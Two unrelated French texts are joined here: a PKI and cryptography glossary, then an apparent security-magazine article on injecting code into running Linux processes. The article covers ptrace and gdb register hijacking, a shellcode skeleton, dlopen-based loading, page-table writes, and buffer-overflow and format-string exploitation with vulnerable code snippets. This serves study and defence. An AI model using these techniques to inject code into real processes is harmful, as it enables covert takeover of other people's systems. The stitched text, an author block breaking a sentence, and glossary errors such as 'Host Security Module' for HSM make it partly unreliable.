Ce glossaire est extrait en grande partie du livre PKI Open Source - Déploiement et Administration, par Christophe Cachat et David Carella, aux éditions O'Reilly France, ISBN 2-84177-235-7.

ANSI (*American National Standards Institute*)

L'Institut National de Standards Américain développe des standards via divers "comités de standardisation accrédités" [Accredited Standards Institute] (ASC). Le comité X9 s'intéresse particulièrement aux standards de sécurité pour l'industrie des services financiers.

ASN.1 (*Abstract Syntax Notation One*)

La notation de syntaxe abstraite ⩝ 1 est un standard ISO/IEC pour les règles de codage des certificats X.509. Deux types existent : DER (*Distinguished Encoding Rules*) [règles de codage élaborées] et BER (*Basic Encoding Rules*) [règles de codage de base].

Authentification

Procédure visant à s'assurer de l'identité d'un correspondant (ou utilisateur) pour contrôler l'accès à un système informatique ou à un logiciel.

BER (*Basic Encoding Rules*)

BER est une règle de codage ASN.1 des certificats numériques X.509, définie dans le standard X.690.

Biclé

La biclé (ou paire de clés) est constituée de deux clés asymétriques associées: privée et publique (e.g. biclé RSA).

CA (*Certificate Authority*)

Une autorité de certification (AC) ou tiers de confiance (TTP : *Trust Third-Party*) crée des certificats composés d'assertions sur divers attributs, et les associe à une entité et/ou à leurs clés publiques. Les autorités de certification peuvent être connues et reconnues dignes de confiance pour les transactions en ligne (e.g. VeriSign, GlobalSign, etc.).

CERT (*Computer Emergency Response Team*)

Centre de veille et d'expertise sécuritaire répertoriant les vulnérabilités des systèmes et logiciels. Les plus connus sont le CERT/CC et en France le CERTA.

Certificat

Document électronique qui atteste qu'une clé publique est bien liée à une organisation ou à une personne. Le format d'un certificat est conforme à la norme X.509 et contient outre la clé publique une date d'expiration, un numéro de série et le nom de l'autorité de certification qui a délivré le certificat.

Certification C2

C2 est un ensemble de critères de sécurité défini par le "*Department of Defense*" des États-Unis. Pour obtenir le label C2, un système doit satisfaire à ces critères.

Clé

Code constitué de symboles permettant les opérations de chiffrement et déchiffrement. La sécurité d'une clé augmente avec le nombre de bits qui la constitue (e.g. 56, 64, 128, 168, 192 ou 256 bits pour une clé secrète, et 1024, 2048 ou 4096 pour une paire de clés privée/publique).

Clé privée

Une des clés utilisées dans la cryptographie à clé publique. Elle est gardée secrète et n'est utilisée que par son propriétaire. C'est la clé privée, utilisée pour déchiffrer les messages et pour faire des signatures numériques.

Clé publique

Une des clés utilisées dans la cryptographie à clé publique. Cette clé est largement diffusée. Elle est utilisée pour le chiffrement des données et pour la vérification de signatures.

Clé de session

Clé utilisée pour chiffrer un message ou un groupe de messages. Typiquement, une clé de session aléatoire est générée pour être utilisée avec un algorithme symétrique pour chiffrer un message. De plus, seule la clé de session est communiquée au destinataire grâce à la cryptographie à clé publique.

CMP (*Certificate Management Protocol*)

Le protocole CMP (RFC 2510) permet de créer et de gérer des certificats X.509.

CRL (*Certificate Revocation List*)

Liste de révocation des certificats.

CRR (*Certificate Revocation Request*)

Demande de révocation de certificat envoyée à l'autorité de certification, par un utilisateur ou un administrateur pour invalider un certificat donné.

Cryptographie à clé publique (ou asymétrique)

Cryptographie pour laquelle la clé utilisée pour le chiffrement est différente de celle utilisée pour le déchiffrement. Bien que les clés aient une relation entre elles, il n'est pas possible de déduire la clé privée de la clé publique dans un temps raisonnable (e.g. RSA, DSA, Diffie-Hellman).

Cryptographie symétrique

Cryptographie pour laquelle la même clé est utilisée pour le chiffrement et le déchiffrement. Il importe de définir un autre moyen de transmission au départ pour s'échanger la clé de manière sécurisée (e.g. AES, RC4, TripleDES, IDEA, CAST, Blowfish).

CSR, *Certificate Signing Request*

Demande initiée par un utilisateur et envoyée à l'autorité d'enregistrement puis à l'autorité de certification pour générer un certificat à partir d'une clé publique et d'informations personnelles associées.

Déni de service

Procédé visant à empêcher un dispositif de fonctionner normalement.

DCSSI

Direction Centrale de la Sécurité des Systèmes d'Information.

DER (*Distinguished Encoding Rules*)

DER est une règle de codage ASN.1 des certificats numériques X.509, définie dans le standard X.690. DER est un sous-ensemble de BER.

DES (*Data Encryption Standard*)

Algorithme de chiffrement symétrique développé par IBM et adopté comme standard aux États-Unis en 1975. Il repose sur une clé de 56 bits.

GSSAPI (*Generic Security Service Application Program Interface*)

Interface de programmation pour accéder à des services de sécurité génériques et modulaires.

Horodatage

L'horodatage (timestamping en anglais) est une action de signature qui permet de certifier la date de signature d'un document ou d'un code source.

HSM (*Host Security Module*)

Carte d'accélération dédiée aux calculs utilisés dans le cadre de la cryptographie. Aussi appelée processeur cryptographique, elle décharge le processeur principal, à l'instar des coprocesseurs de calculs vectoriels des cartes

graphiques 3D. Elles existent aujourd'hui pour la plupart des architectures matérielles.

▪ HTTP

Le protocole http est le protocole utilisé entre un navigateur web et un serveur web pour faire la requête d'un document et en transférer son contenu.

▪ HTTPS

Le protocole https est le protocole http sécurisé avec le protocole SSL. Il est utilisé pour les sites web sécurisés (e.g. pour l'achat en ligne sur les sites de e-commerce).

▪ IETF (*Internet Engineering Task Force*)

Le groupe spécial d'ingénierie d'Internet est une grande communauté internationale ouverte de concepteurs de réseaux, d'opérateurs, de vendeurs et de chercheurs intéressés par l'évolution de l'architecture et le fonctionnement sans heurt d'Internet. Elle est ouverte à tout individu intéressé.

▪ MIME (*Multipurpose Internet Mail Extensions*)

Les extensions à buts variés du courrier Internet est un ensemble librement disponible de spécifications offrant un moyen d'échanger du texte dans des langues avec des jeux de caractères différents, et d'envoyer du courrier électronique multimédia entre des systèmes informatiques différents.

▪ Non-répudiation

Impossibilité de nier l'envoi d'un fichier (e.g. un document).

▪ OCSP (*Online Certificate Status Protocol*)

Le protocole OCSP permet aux applications de déterminer l'état (de révocation ou non) d'un certificat donné (RFC 2560). Afin de garantir l'authenticité et l'intégrité des réponses faites par un serveur OCSP, ce dernier les signe avec un certificat OCSP.

▪ Paire de clés

La paire de clés (ou biclé) est constituée de deux clés asymétriques associées : privée et publique (e.g. paire de clés RSA).

▪ PGP (*Pretty Good Privacy*)

Logiciel libre de cryptographie.

▪ PKCS (*Public Key Crypto Standards*)

Les standards de cryptographie à clé publique est un ensemble de standards fait pour la cryptographie à clé publique développé en coopération avec un consortium informel (Apple, DEC, Lotus, Microsoft, MIT, RSA et Sun) qui comprend des standards de mise en œuvre spécifiques à des algorithmes ou indépendants de tout algorithme. Les spécifications définissant la syntaxe des messages et d'autres protocoles sont contrôlés par RSA Data Security Inc.

▪ PKI (*Public Key Infrastructure*)

Une Infrastructure à Clé Publique (ICP) est un système de certificats largement disponible et accessible qui met à disposition les clés publiques d'entités finales (e.g. un utilisateur, un serveur web) dans des certificats. Chaque clé est disponible si elle n'a pas été révoquée.

▪ PKIX (*Public Key Infrastructure X.509*)

La PKIX est une infrastructure à clé publique basée sur les certificats X.509.

▪ Protocole

Algorithme ou processus séquentiel exécuté par plus d'une personne. Les plus connus sont les protocoles réseaux dont les différentes étapes visent à assurer une transmission fiable de l'information (intégrité) ou les protocoles de cryptographie dont le but est de maintenir une transmission sécurisée entre les deux parties (confidentialité).

▪ PSC (Prestataire de Services de Certification)

Services liés à la génération de certificats et à la signature numérique.

▪ RC2/RC4/RC5 (*Rivest Cipher*)

Algorithmes de chiffrement en continu à clé symétrique, de longueur variable, développé en 1990 par la société RSA Data Security.

▪ RSA

Algorithme de chiffrement asymétrique qui peut être utilisé pour chiffrer des messages et réaliser des signatures numériques. Les lettres correspondent aux initiales des inventeurs (Rivest, Shamir et Adleman).

▪ SASL (*Simple Authentication and Security Layer*)

Système développé à l'origine par l'université de Carnegie Mellon qui est maintenant au cœur du projet Cyrus (POP/IMAP, SASL, ...).

▪ SCEP (*Simple Certificate Enrollment Protocol*)

Protocole d'enrôlement de certificats basé sur HTTP. Ce protocole est notamment utilisé par les routeurs Cisco pour l'enrôlement de certificats pour la mise en place de VPN.

▪ SET (*Secure Electronic Transaction*)

Protocole conçu par Mastercard et Visa pour faciliter les transactions financières sur Internet. Contrairement à SSL, ce protocole insiste sur l'authentification des deux parties lors de la transaction.

▪ Signature numérique

Utilisation de la cryptographie à clé publique pour authentifier un message. La clé privée est utilisée pour signer les données.

▪ S/MIME

Types MIME permettant de sécuriser les courriers électroniques.

▪ SSL

Protocole développé par Netscape pour chiffrer une transmission sous TCP/IP. Ce protocole construit une liaison sécurisée de bout en bout sur laquelle HTTP ou d'autres protocoles peuvent opérer. Le protocole sécurisé le plus utilisé avec SSL est le protocole HTTPS.

▪ Tiers de séquestre

Organisme agréé par le Premier ministre qui conserve les clés secrètes des utilisateurs afin de les remettre à ces mêmes utilisateurs s'ils les demandent et aux autorités judiciaires ou de sécurité.

▪ TimeStamping

c.f. "Horodatage".

▪ TLS (*Transport Layer Security*)

Sécurité de la couche transport est un protocole des standards IETF, la version 1.0 est basée sur la version 3.0 du protocole SSL, et assure la confidentialité des communications sur Internet.

▪ Triple DES

Le Triple DES consiste à appliquer trois fois l'algorithme DES sur des données afin d'en assurer une plus grande sécurité. Le calcul du MAC (*Message Authentication Code*) intervient dans la dernière étape du processus. Pour le Triple DES à deux clés on a une clé totale de 112 bits, et pour le Triple DES à trois clés on a une clé totale de 168 bits.

▪ TTP (*Trust Third-Party*)

Un tiers de confiance est un tiers responsable sur lequel tous les participants se mettent d'accord par avance, pour fournir un service ou une fonction comme la certification, en associant une clé publique à une entité, l'horodatage, ou le dépôt de clé.

▪ X.509

Format des certificats d'identité recommandé par l'Union Internationale des Télécommunications.

Injection de code sous UNIX

L'injection de code est une des méthodes les plus vicieuses de prise de contrôle. Sans doute est-ce parce que c'est la moins connue ou la plus difficile. Elle n'en reste pas moins la plus élégante.

Qui n'a jamais entendu l'absurdité suivante : « nous sommes protégés contre les *shellcodes*, nous n'avons pas mis de shell ! » (variante : « y'a pas de shell dans le *chroot* »). Le shellcode tire son nom du fait qu'il tente d'exécuter un shell. Par extension, on qualifie de shellcode toute suite d'instructions machine hors de toute structure (ELF, PE...). Or, on peut faire pas mal de choses avec une suite d'instructions. On peut même refaire un shell. Donc pas besoin d'avoir de `/bin/sh` à portée d'`execve()` pour une bonne prise de contrôle.

Lorsqu'on parle d'injecter du code, l'objectif est toujours le même : faire exécuter le code de notre choix dans le contexte d'un processus qui tourne, sans l'arrêter. L'injection appelle donc l'exécution de ce que l'on a injecté. L'injection pour l'injection ne sert à rien en soi et est d'ailleurs triviale dans la plupart des cas : il suffit de passer le code en entrée à une application interactive, par exemple à la place du `login`, ou encore de le placer dans une variable d'environnement, et le voilà présent dans l'espace d'adressage du processus. Le vrai problème se situe dans le détournement du flot d'exécution pour l'amener à exécuter notre code.

Deux problématiques sont à prendre en compte. La première est de savoir si nous sommes prêts à endommager ou non le processus. L'endommager signifie qu'il ne pourra plus reprendre le travail qu'il est censé effectuer, et c'est en général raté pour la discrétion (le démon `sshd`, ne répondant plus, alertera certainement plus d'un administrateur). La seconde problématique est l'adressage mémoire (le *mapping*) auquel il faut faire attention lorsque nous injectons nous-même le code. Ce dernier doit être placé à une adresse qui existe dans l'espace d'adressage du processus. De plus la section correspondante doit avoir les droits d'exécution (voir `/proc/pid/maps`).

Ces problématiques prises en compte, nous pouvons réfléchir à plusieurs approches pour l'injection de code et le détournement du flot d'exécution d'un processus :

- changer le flot d'exécution en modifiant les registres ou en modifiant le processus (adresses de retour, `GOT`, `PLT` etc.) ;
- injecter le code ou forcer le processus à charger lui-même le code (`dlopen()`, `mmap()`,...) ;
- changer le flot d'exécution en modifiant le contenu des pages mémoires du processus.

Nous considérons dans la suite de cet article le cas d'une plate-forme Linux/x86, mais la plupart des concepts restent valables pour les autres UNIXes. Nous aurons souvent besoin de shellcodes sur mesure. Pour plus de concision et plus de facilité, nous les écrirons en C et nous utiliserons *shellforge* (encadré) [shellforge] pour les convertir en instructions machine. Dans la première partie, nous présentons les différentes méthodes, avant de passer à la pratique dans la seconde partie.

Méthodes utilisées

Nous supposons que nous avons à disposition les outils nous permettant de lire et écrire dans la mémoire d'un processus et éventuellement de lire et modifier les valeurs des registres dans son contexte. Cela sous-entend aussi que nous avons les permissions nécessaires.

Changer le flot d'exécution du processus

Lorsque nous pouvons accéder aux valeurs des registres dans le contexte du processus, nous connaissons tout de suite l'adresse du sommet de la pile (registre `esp`, stack pointer), de la base de la pile dans le contexte courant (registre `ebp`, base pointer), ainsi que de la prochaine instruction à exécuter (registre `eip`, instruction pointer) ou plus communément appelée adresse de retour.

Il est trivial de modifier le registre `eip` pour exécuter du code ailleurs, à l'aide par exemple du debuggeur `gdb`.

```
$ cat hello.c
int main(void)
{
        printf("Ne pas ");
        printf("appuyer ici\n");
}
$ gcc -o hello hello.c
$ ./hello
Ne pas appuyer ici
$ gdb -q ./hello
(gdb) break main
Breakpoint 1 at 0x8048436
(gdb) r
Starting program: /tmp/hello
Breakpoint 1, 0x08048436 in main ()
(gdb) x/6i $eip
0x8048436 <main+6>:     add    $0xfffffff4,%esp
0x8048439 <main+9>:     push   $0x80484b8
0x804843e <main+14>:    call   0x8048334 <printf>
0x8048443 <main+19>:    add    $0x10,%esp
0x8048446 <main+22>:    add    $0xfffffff4,%esp
0x8048449 <main+25>:    push   $0x80484c0
0x804844e <main+30>:    call   0x8048334 <printf>
(gdb) set $eip=0x8048446
(gdb) detach
Detaching from program: /tmp/hello, process 29378
appuyer ici
```

Dans 99% des cas, nous trouvons une valeur sauvegardée du registre `eip` 4 octets au-dessus de la base de la pile, soit à l'adresse `ebp+4`, ce qui correspond à l'adresse de retour de la fonction en cours

Philippe Biondi - **phil@secdev.org**
Samuel Dralet - **zorgon@miscmag.com**
Yannick Fourastier - **yfourastier@miscmag.com**
Frédéric Raynal - **pappy@miscmag.com**

d'exécution. Il suffit de la modifier et d'attendre la fin de la fonction en cours pour changer le flot d'exécution. C'est ce que nous faisons pour exploiter un débordement de buffer dans la pile (*stack overflow*) par exemple (cf. paragraphe "*Buffer overflows*").

Nous pouvons également modifier les sections destinées au *linkage* dynamique (`.plt` et `.got`), de manière à détourner un appel à une fonction externe (le document [pltgot] décrit en détail ce que sont les sections `PLT` et `GOT`). Cela demande en général un accès au binaire pour retrouver de manière sûre l'adresse en mémoire de ces structures. Nous pouvons enfin injecter nos propres instructions de saut, ou même notre propre code, juste à l'endroit où pointe le registre d'instruction.

Ne pas endommager le processus

Pour ne pas endommager le processus, plusieurs techniques sont envisageables. La plus simple est qu'une fois notre code exécuté, l'injecteur reprenne la main pour faire le ménage. Il aura au préalable sauvegardé l'état des registres et de la mémoire écrasée par le code injecté.

Nous pouvons également rechercher des zones mémoire non utilisées, comme le *padding* de sections ou la partie de pile non utilisée. Le padding de section n'est pas très pratique. En revanche, il est beaucoup plus simple d'utiliser la zone de pile non encore atteinte. Cela permet à l'injecteur de ne pas avoir à se soucier de restaurer la mémoire. Si le code injecté restaure également les registres, l'injecteur n'a même plus besoin de faire le ménage.

Communication entre l'injecteur et le code injecté

Il est parfois nécessaire ou pratique que l'injecteur et le code injecté communiquent. L'injecteur passe des paramètres au code injecté en les plaçant dans la mémoire de la victime. Par exemple pour imiter un appel de fonction, on place les paramètres dans la pile et on simule l'appel de fonction, tandis que le code injecté a la forme d'une fonction avec un *stack frame*.

Par ailleurs, certains objets du système, comme les *sockets unix* ou la mémoire partagée, sont intrinsèquement destinés à gérer des communications. Autant les utiliser si le besoin s'en fait sentir !

Le code injecté peut finir son opération en rendant la main à l'injecteur. Dans le cas d'une injection par `ptrace()`, le code peut envoyer un signal au processus qu'il parasite ou provoquer une exception, qui sera interceptée par l'injecteur.

Forcer le processus à charger le code lui-même

Cette méthode est utilisée par le programme `injectso` [injectso]. À partir d'informations recueillies sur le binaire, il injecte dans la pile du processus des paramètres pour la fonction `__dl_open()` de la `libc`, puis simule un appel en changeant la valeur du registre pointeur d'instruction. Une fois l'appel terminé, le processus s'est lui-même injecté du code (un *shared object*) dans la mémoire. La fonction retourne alors à une adresse qui n'existe pas, ce qui a pour effet de rendre la main à l'injecteur, qui peut alors faire le ménage, non sans avoir modifié quelques adresses de la `PLT` ou de la `GOT` pour que le code intercepte certains appels à des fonctions externes.

Modifier le contenu des pages mémoires

Nous ne détaillerons pas le fonctionnement de la mémoire virtuelle. Résumons en disant qu'il existe deux types d'adresses sur un système tel que Linux : les adresses physiques (mémoire réelle du système) et les adresses virtuelles (mémoire... virtuelle du système). À chaque processus est alloué un espace d'adressage virtuel. Le processeur effectue alors une traduction ou translation d'adresses, qui transforme les adresses virtuelles en adresses physiques.

Cette allocation ne se fait pas par blocs de mémoire mais page par page selon les besoins en mémoire (des pages de 4Ko sur x86). Pour effectuer cette translation, Linux gère une table de gestion des pages qui utilise comme indice le numéro de page.

La table de gestion des pages est implémentée sous la forme d'une table à trois niveaux (en réalité, c'est à deux niveaux sur les processeurs x86, le niveau du milieu ne faisant rien, mais c'est une question de compatibilité entre tous les systèmes) :

- la table globale (*Page Global Directory* ou PGD) ;
- la table intermédiaire (*Page Middle Directory* ou PMD) ;
- la table des pages (*Page Table* ou PTE).

Cette dernière est la plus importante pour la suite. Une entrée dans cette table donne accès aux adresses de pages mémoire contenant le code ou les données utilisées par le noyau ou les processus utilisateurs.

Revenons à notre injection de moutons. Le principe est simple: il faut récupérer la page qui contiendra les données que nous souhaitons modifier et y écrire pour détourner le flot d'exécution du processus. Il est alors nécessaire, à partir d'un processus et donc, au niveau logiciel, d'une structure `task_struct`, de récupérer son espace d'adressage virtuel géré par la structure `mm_struct`. Nous nous plaçons où nous voulons dans cet espace (dans le but d'injecter du code) et nous récupérons l'*offset* de la table globale qui permettra d'obtenir celui de la table intermédiaire, qui lui-même nous donnera l'offset de la table des pages. Une fois l'offset de la table des pages récupéré, nous obtenons alors l'offset de la page voulue.

Pour injecter du code et modifier le flot d'instructions du processus, il suffira alors d'écrire ce que nous voulons à l'adresse de la page que nous avons récupérée.

Nous vous invitons sérieusement à lire et comprendre la gestion de la mémoire virtuelle (cf. [kernel, HSLM]) si vous souhaiter approfondir cette approche d'injection de code.

Outils d'injection

Utilisation de ptrace

L'appel système `ptrace()` permet de s'attacher à un processus et d'en prendre en quelque sorte le contrôle. En bref, les opérations qui nous intéressent sont :

- s'attacher à un processus (`PTRACE_ATTACH`) ;
- lire et écrire un mot dans la mémoire du processus (`PTRACE_PEEKDATA` et `PTRACE_POKEDATA`) ;
- prendre connaissance et modifier les valeurs des registres dans le contexte du processus (`PTRACE_GETREGS` et `PTRACE_SETREGS`) ;
- relancer le processus jusqu'au prochain signal qu'il recevra (`PTRACE_CONT`) ;
- se détacher du processus (`PTRACE_DETACH`).

Il est fortement conseillé de lire la page *man* de `ptrace(2)` pour profiter pleinement de la suite de l'article. Elle est plutôt courte et particulièrement instructive.

Avec un tel outil, il est très facile d'entrevoir la méthode à suivre :

1. on s'attache au processus victime ;
2. on injecte notre code mot par mot à l'aide de `PTRACE_POKEDATA` ;
3. on modifie le pointeur d'instruction pour pointer à l'adresse où on a injecté notre code ;
4. on se détache et on sifflote en regardant le plafond.

Quelques petites subtilités entrent en jeu. Tout d'abord, où injecter notre code ? Il faut trouver une adresse qui existe et qui est dans une section exécutable. Nous pouvons pour cela consulter `/proc/pid/maps`. Mais on n'y a pas forcément accès, par exemple si `/proc/` n'est pas monté ou si on se trouve dans un chroot. Le moyen que nous choisirons est d'injecter systématiquement le code dans la pile. Celle-ci est généralement exécutable (sauf si certains patches du noyau comme Openwall ou PaX sont utilisés). De plus, nous déterminons facilement son adresse puisque le registre pointeur de pile `esp` pointe dedans.

Ensuite, comment cela se passe-t-il si nous souhaitons ne pas endommager la victime ? Nous pouvons sauvegarder la mémoire que l'on va écraser ou bien également utiliser la partie de la pile sous le pointeur de pile, qui est donc inutilisée. Mais il faut ensuite reprendre le processus là où il en était. Nous pouvons rajouter des instructions à la fin du code pour sauter à la bonne adresse, ou encore préparer un stack frame pour qu'un *ret* dans notre code rende la main où il faut.

Un exemple valant mieux qu'un long discours, prenons le cas où nous utilisons la partie de la pile sous le pointeur de pile, soit `esp`. L'injecteur place la valeur de `eip` sur la pile et décrémente `esp` (simulation d'un `push %eip`). Il injecte un shellcode qui se comporte comme une vraie fonction :

```
push %ebp
mov %esp, %ebp  ; on fait un stack frame
pusha           ; sauvegarde de tous les registres généraux.
                ; Ne plus faire de calculs à virgule flottante
                ; ou utiliser le MMX !
ici, notre code
popa            ; restauration de tous les registres
leave           ; on défait le stack frame, %esp pointe sur
                ; l'%eip placé par l'injecteur
ret             ; on reprend où on en était (pop %eip)
```

Il y a donc une solution sans que notre code ait à repasser la main à l'injecteur pour qu'il rétablisse l'état du processus. Mais il est parfois préférable de le faire, si l'exécution du code n'était qu'une étape préalable à d'autres opérations. Par exemple, si le code qu'on injecte est destiné à mapper une nouvelle section en mémoire pour y injecter une charge prévue pour rester dans le processus, il est nécessaire que le code rende la main à l'injecteur avant de redonner la main à la victime. Pour cela, une solution simple est de finir le code en envoyant un signal à la victime, i.e. lui-même. Ce signal sera intercepté par le processus qui le trace.

Ainsi, le processus injecteur n'a qu'à attendre d'intercepter ce signal. Il récupère alors la main et peut continuer son travail : injecter une charge, nettoyer le premier code et enfin rendre la main au processus.

Dernier détail, lorsqu'on s'attache à un processus, son exécution est interrompue. Son registre pointeur d'instruction pointe sur la prochaine instruction à exécuter. Lorsqu'on demande au processus de continuer son exécution ou lorsqu'on se détache de lui, l'exécution continue à partir de l'instruction pointée par ce registre. Sauf dans le cas particulier où, en s'attachant au processus, nous avons interrompu un appel système. Dans ce cas, lors de la reprise de l'exécution, afin de rejouer l'appel système, le noyau replace le processus dans son contexte juste avant l'appel de l'appel système : le registre `eax`, qui vaut alors `ERESTARTSYS` (indiquant que l'appel système a été interrompu), est réinitialisé avec le numéro de l'appel système interrompu, qui avait été judicieusement sauvé dans `orig_eax`, et `eip` est décrémenté de deux pour repointer sur l'instruction précédente, un `int $80` (codé sur 2 octets), qui relance l'appel système (cf. `linux/arch/i386/kernel/signal.c`).

Utilisation de /proc/pid/mem

Si le noyau supporte le système de fichiers `/proc`, alors la mémoire de chaque processus est accessible, sous réserve de posséder certains droits (mais nous y reviendrons).

Dévoilons tout de suite la fin de cette partie : on ne peut pas écrire en mémoire par cette méthode. Néanmoins, dans un souci de précision, nous donnerons quand même quelques explications sur cette approche.

Organisation de la mémoire

Pour savoir ce qui traîne dans la mémoire du processus, le premier fichier à regarder est celui contenant les adresses des régions utilisées, à savoir `/proc/pid/maps` :

```
[1] 08048000-0804c000 r-xp 00000000 03:07 64479      /bin/cat
[2] 0804c000-0804d000 rw-p 00003000 03:07 64479      /bin/cat
[3] 0804d000-08051000 rwxp 00000000 00:00 0
[4] 40000000-40013000 r-xp 00000000 03:07 83213      /lib/ld-2.2.5.so
    40013000-40014000 rw-p 00013000 03:07 83213      /lib/ld-2.2.5.so
    40014000-40015000 r--p 00000000 03:08 401975
/usr/lib/locale/en_US.iso885915/LC_IDENTIFICATION
[5] 42000000-4212c000 r-xp 00000000 03:07 65664      /lib/i686/libc-2.2.5.so
    4212c000-42131000 rw-p 0012c000 03:07 65664      /lib/i686/libc-2.2.5.so
    42131000-42135000 rw-p 00000000 00:00 0
[6] bfffb000-c0000000 rwxp ffffc000 00:00 0
```

La zone `[1]` contient le binaire du programme exécuté (`/bin/cat` en l'occurrence) : celle-ci ne nous intéresse pas dans la mesure où elle ne possède pas le bit `w` autorisant l'écriture. Les régions `[2]` et `[3]` sont respectivement celles pour les données globales initialisées

(.data, sert aussi pour la mémoire allouée par malloc()) et non initialisées (.bss). Les bibliothèques sont chargées vers les adresses 0x4XXXXXXX [4] (en [5], la libc). Enfin, la région [6] est la pile du processus, là où sont sauvegardés les registres $ebp et $eip et là où se trouvent les variables locales.

Mais, de quel droit osez-vous ?

L'utilisation du fichier /proc/pid/mem n'est pas permise à tout le monde. En effet, les fonctions qui gèrent ce fichier sont définies dans linux/fs/proc/base.c :

```
static int mem_open(struct inode* inode, struct file* file);
static ssize_t mem_read(struct file * file, char * buf,
                        size_t count, loff_t *ppos);
static ssize_t mem_write(struct file * file, const char * buf,
                         size_t count, loff_t *ppos)
```

La fonction mem_open() fournit le file descriptor qui servira aux opérations de lecture et écriture, respectivement mem_read() et mem_write(). Lorsqu'on accède au fichier /proc/pid/mem, les fonctions de lecture et écriture appellent la macro MAY_PTRACE() :

```
#define MAY_PTRACE(p) \
(p==current||(p->p_pptr==current&&(p->ptrace & PT_PTRACED)&&p-
>state==TASK_STOPPED))
```

Cette macro nous indique les conditions nécessaires pour accéder à la mémoire du processus :

- soit c'est le processus lui-même qui cherche à accéder à sa mémoire (p==current) ;
- soit le processus père ptrace() son fils.

Nous n'avons pas les moyens de vous faire parler !

On constate donc que par rapport à ptrace(), cette approche n'est pas très intéressante, sauf dans le cas d'un processus qui cherche à s'auto-inspecter. Toutefois, ce qui nous intéresse dans le cadre de cet article, ce sont les droits d'écriture. Et là, quelle déception dans le fichier fs/proc/base.c :

```
#define mem_write NULL

#ifndef mem_write
/* This is a security hazard */
static ssize_t mem_write(struct file * file, const char * buf,
                         size_t count, loff_t *ppos)
{
   ...
}
```

Par sécurité, les développeurs du noyau ont désactivé la fonction d'écriture, ce qui semble plus sage, reconnaissons-le. Donc, en utilisant le fichier /proc/pid/mem, nous sommes restreints à faire de la lecture seule :-(

Utilisation de failles

Les méthodes présentées ici sont bien connues par ailleurs. C'est pourquoi nous avons choisi de ne pas les détailler mais juste d'en donner les grandes lignes.

Outre le fait que des exploits sont utilisés tous les jours pour profiter de ces failles sur des systèmes, signalons un exemple non dénué d'une certaine originalité. Lors du challenge destiné à faire booter un Linux sur une Xbox de Microsoft, les vainqueurs l'ont emporté grâce à un débordement de buffer dans le jeu James Bond. En l'exploitant, ils provoquent alors le *reboot* vers le système du pingouin. Si ça ce n'est pas de la modification de flot d'exécution ;-)

Buffer overflows

Les *buffer overflows* se produisent lorsque le processus écrit dans une zone mémoire plus grande que ce qui est prévu par le programmeur, endommageant ainsi les données situées après le buffer. Nous distinguons donc plusieurs types de débordement selon l'emplacement du buffer.

Bien évidemment, cela induit également sur les méthodes d'exploitation :

- *stack overflow* : le buffer est placé dans la pile. Quelque part au-dessus, dans le stack frame, se trouvent les sauvegardes des valeurs des registres $ebp et $eip, correspondant aux valeurs de ces registres lors de la fonction ayant appelé la fonction en cours d'exécution. Un débordement qui permet d'atteindre, et surtout de modifier, ces valeurs donne un contrôle complet du processus.

```
/* exploitation "classique" en écrasant $eip */
void foo() {
    char buffer[80]
    ...
}
```

Il n'est parfois pas possible d'atteindre ces sauvegardes, parce qu'une variable sensible se trouve entre elles et le buffer. S'il s'agit d'un pointeur, l'exploitation reste possible selon l'utilisation qui en est faite une fois celui-ci écrasé (bref, ça dépend vraiment des cas).

```
/* exploitation "par rebond" en écrasant *ptr */
void bar(char *arg1, char *arg2) {
    char *ptr;
    char buffer[80]
    ...
    strcpy(buffer, arg1);
    strcpy(ptr, arg2);
}
;
```

- *heap overflow* : le buffer est placé dans le tas, soit parce qu'il s'agit d'une variable globale, soit parce qu'il a été alloué dynamiquement (via malloc() par exemple). Depuis le tas, il n'est pas possible d'atteindre les sauvegardes placées dans la pile car ces régions correspondent à des segments différents. Si le buffer est une variable globale, l'exploitation dépend des données accessibles dans les sections .data et .bss. Si le buffer a été alloué dynamiquement, un débordement permet d'écraser des pointeurs utilisés pour la gestion de la mémoire dynamique et donc d'aller ensuite modifier ce que nous voulons.

Selon ce qui est accessible suite au débordement, les méthodes d'exploitation changent. Si la sauvegarde du registre d'instruction est accessible, alors le plus simple est de le faire pointer à l'endroit de notre choix pour exécuter le code préalablement injecté.

En revanche, s'il n'est possible de modifier qu'un pointeur, alors toute la mémoire est accessible, et la modification de $eip n'est qu'une solution parmi beaucoup d'autres (return into libc, modification du destructeur .dtors, manipulation de la got ...).

Bogues de format

Tout le monde connaît la fonction printf(), puisque tout le monde a commencé le C avec le programme hello_world. Les bogues de format sont liés à une absence d'argument de formatage.

En effet, sur les bancs de l'école, on apprend que la syntaxe d'un printf() est un premier argument correspondant au format, suivi si besoin d'arguments : printf(<format>[, <arg>]*).

Toutefois, pour économiser quelques octets, certains programmeurs se dispensent de la chaîne de format et écrivent par exemple `printf(arg);` au lieu de `printf("%s", arg)` lorsque l'argument est une chaîne de caractères.

Or, si un utilisateur malveillant contrôle l'argument `arg` passé à `printf()`, il est alors en mesure de faire tout ce qu'il veut, un peu comme dans le cas du pointeur évoqué au paragraphe précédent. Pour cela, il doit fabriquer une chaîne de format construite spécifiquement pour écrire, à l'aide du format `%n`, à l'adresse de son choix la valeur de son choix.

Signalons que nous avons volontairement réduit ici cet exposé à la fonction `printf()`, mais que de nombreuses autres sont également concernées (`*printf()`, `syslog()` ...).

Accéder à l'espace noyau

Comme souvent, lorsqu'on a accès à l'espace noyau, on est encore plus puissant que `root` sur un système Unix. Il devient alors possible de modifier tous les objets du système : registres, processus, permissions, UIDs ... Si `ptrace()` permet déjà beaucoup, les droits nécessaires pour « `ptrace()r` » peuvent être retirés, nous laissant fort dépourvus quand l'injection fut venue.

En revanche, une fois en espace noyau, il n'y a (presque) plus de limite. La question devient donc : comment accéder à cet espace ?

En mode utilisateur, il n'est pas possible d'accéder à la mémoire du noyau, même si elle est *mappée* dans la mémoire du processus (sur i386, en général à partir de l'adresse 0xc000000). Il faut donc trouver d'autres moyens d'y parvenir.

Une première solution consiste à exploiter une faille de programmation (telles que celles présentées ci-avant) ayant lieu en espace noyau. Bien évidemment, de telles failles sont relativement rares (mais pas inexistantes) car elles menacent la stabilité même du noyau, les rendant ainsi plus facilement détectable. Pour plus de détails, vous pouvez vous reporter à [phrack60].

